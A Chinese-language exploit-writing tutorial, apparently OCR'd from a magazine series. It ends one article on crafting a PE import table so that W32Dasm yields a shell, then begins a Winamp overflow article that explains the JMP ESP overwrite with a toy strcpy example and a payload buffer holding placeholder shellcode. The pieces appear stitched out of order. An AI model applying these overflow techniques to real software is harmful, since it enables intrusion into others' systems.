


图5

在"ExportTable，ImportTable"右面，有"...,"、"L"和"H"3 个按钮，如下图6 所示。





图6

其中点击"..."会出现PE头结构分析；点击"L"会出现结构列表；而点击"H"就可以出现16进制编辑器加以编辑。我们点击"H"，进入编辑状态，把引入函数名改成我们构造好的函数名，如图7 所示。


图7

修改完后，我们用W32Dasm反编译该精心构造的文件，啪！弹出了DOS控制台，得到了一个Shell，利用成功！

小结

该漏洞的利用思路基本还是和普通堆栈溢出一样，但麻烦之处在于要构造PE文件头结构，需要PE结构的知识。可以看出，安全技术是一个整体，只有各方面都系统的掌握，打好基础，才能有更好的发展空间。

WTF：最近Windwos系统上的第三方程序漏洞层出不穷，Ccproxy6.22、Realplayer、Winamp等漏洞都相继浮出水面，很是让喜欢漏洞的朋友们快乐了一场，很多想自己学习编写漏洞溢出程序的朋友也给我来信，要求讲解一下相关漏洞的具体情况和详细的利用方法，于是特约此文。

适合读者：漏洞爱好者、入侵爱好者、漏洞分析员、程序员

前置知识：汇编代码基本阅读能力



菜鸟版Exploit编写指南之十一

玩转Winamp漏洞

文/图 川大信息安全研究所 王炜 戴宗坤

缓冲区溢出最常见的形式是堆栈溢出，产生的原因一般是在函数内定义了像"char buf[256]"这样的数组以保存字符串，编译器在编译时会在堆栈中分配固定256字节长度的容量 当使用strcpy，ssprintf等函数往buf里拷贝字符串时，因为不会检查字符边界，所以源串超过256字节时，就会超出buf数组的空间，覆盖掉计算机在堆栈中的其他数据，从而造成堆栈缓冲区溢出。示意如图1 所示。




图1

除了堆栈溢出外，常见的还有堆溢出，而它产生原因是在程序中使用了malloc等函数在heap区中动态分配了一块区域，同样使用strcpy，ssprintf等函数往该区域拷贝时，就有可能超过分配的大小，覆盖掉在堆中的其他数据，从而造成堆溢出。

其他的溢出形式还有字符串溢出，C＋＋虚函数指针溢出，短整型变量溢出等。

缓冲区溢出后，如果只是随意地覆盖数据，那么只会造成进程异常，系统出现问题 但如果精心地构造覆盖数据，那么就有可能执行自己想要的代码，实现对目标机的控制。这就是缓冲区溢出的利用。


堆栈溢出的两种基本利用方式

因为各种溢出所覆盖的系统结构各不相同，所以有不同的利用形式，同时，又有可能综合起来考虑才能达到目的。对于堆栈溢出来说，Windows系统下有两种基本的利用方式。

1.JMP ESP覆盖方式

这种利用方法是dark spyrit AKA Barnaby Jack在1999年提出的，是Windows下缓冲区溢出利用的一个标志，标志着Windows下堆栈溢出的利用进入了一个成熟的阶段。

该方式是利用strcpy等函数覆盖堆栈，在到达堆栈保存的函数返回地址位置时；用Windows系统核心dll中的JMP ESP指令的地址来覆盖，接着把ShellCode紧跟在后面。精心构造的缓冲区成这个样子：



该方法可以进入我们的ShellCode，是因为函数返回时，ESP指向原EIP的地方，并执行"RET = POP EIP"，这样执行后，EIP指向JMP ESP；而ESP会往下移，指向ShellCode的第一个字节：S0。

计算机不知道我们做了手脚，继续往下执行——EIP指向的指令JMP ESP，而此时的ESP正好指向了我们的ShellCode，这样就跳转到我们的ShellCode了。

举一个例子：

```
#include<stdio.h>
#include<string.h>
char name[] = "111";
int main()
{
char output[4];
strcpy(output, name);
    RETurn 0;
}
```

局部数组output只有4字节的空间，而strcpy（output，name）没有检查长度 所以我们可以精心构造name的数据，实现堆栈缓冲区溢出的利用。

根据上面的分析，可以得知JMP ESP利用方式的构造为：

```
char name[] =   "\x41\x41\x41\x41" //output[0-3]
    "\x41\x41\x41\x41"      //ebp
    "\x12\x45\xFA\x7F"      //ESP->JMP ESP的地址
    "\xCC\xCC\xCC\xCC"; //ShellCode
```

能否到达我们的目的呢？单步调试执行观察效果，果然，在main函数最后的RET时，EIP会被覆盖成我们给的

7FFA4512，如图2所示。




图2

继续F11单步执行，EIP跳转为7FFA4512，可以看到对应的指令是FF E4 = JMP ESP，如下图3所示。




图3

而此时的ESP指向我们的ShellCode = "\xCC\xCC\xCC\xCC"。那么执行JMP ESP后，果然进入到了我们的ShellCode中了，如图4所示。




图4

到了这一步，已经完成了缓冲区溢出漏洞的利用。在实际中，只要把"\xCC\xCC\xCC\xCC"改成真正可用的ShellCode即可。

2.CALL EBX/POP POP RET覆盖方式

这种方法是人们对Windows系统结构更加深入了解后，达到的一种质的提升！这种方法不是覆盖函数的返回地址，而是覆盖Windows系统的异常处理链SEH！

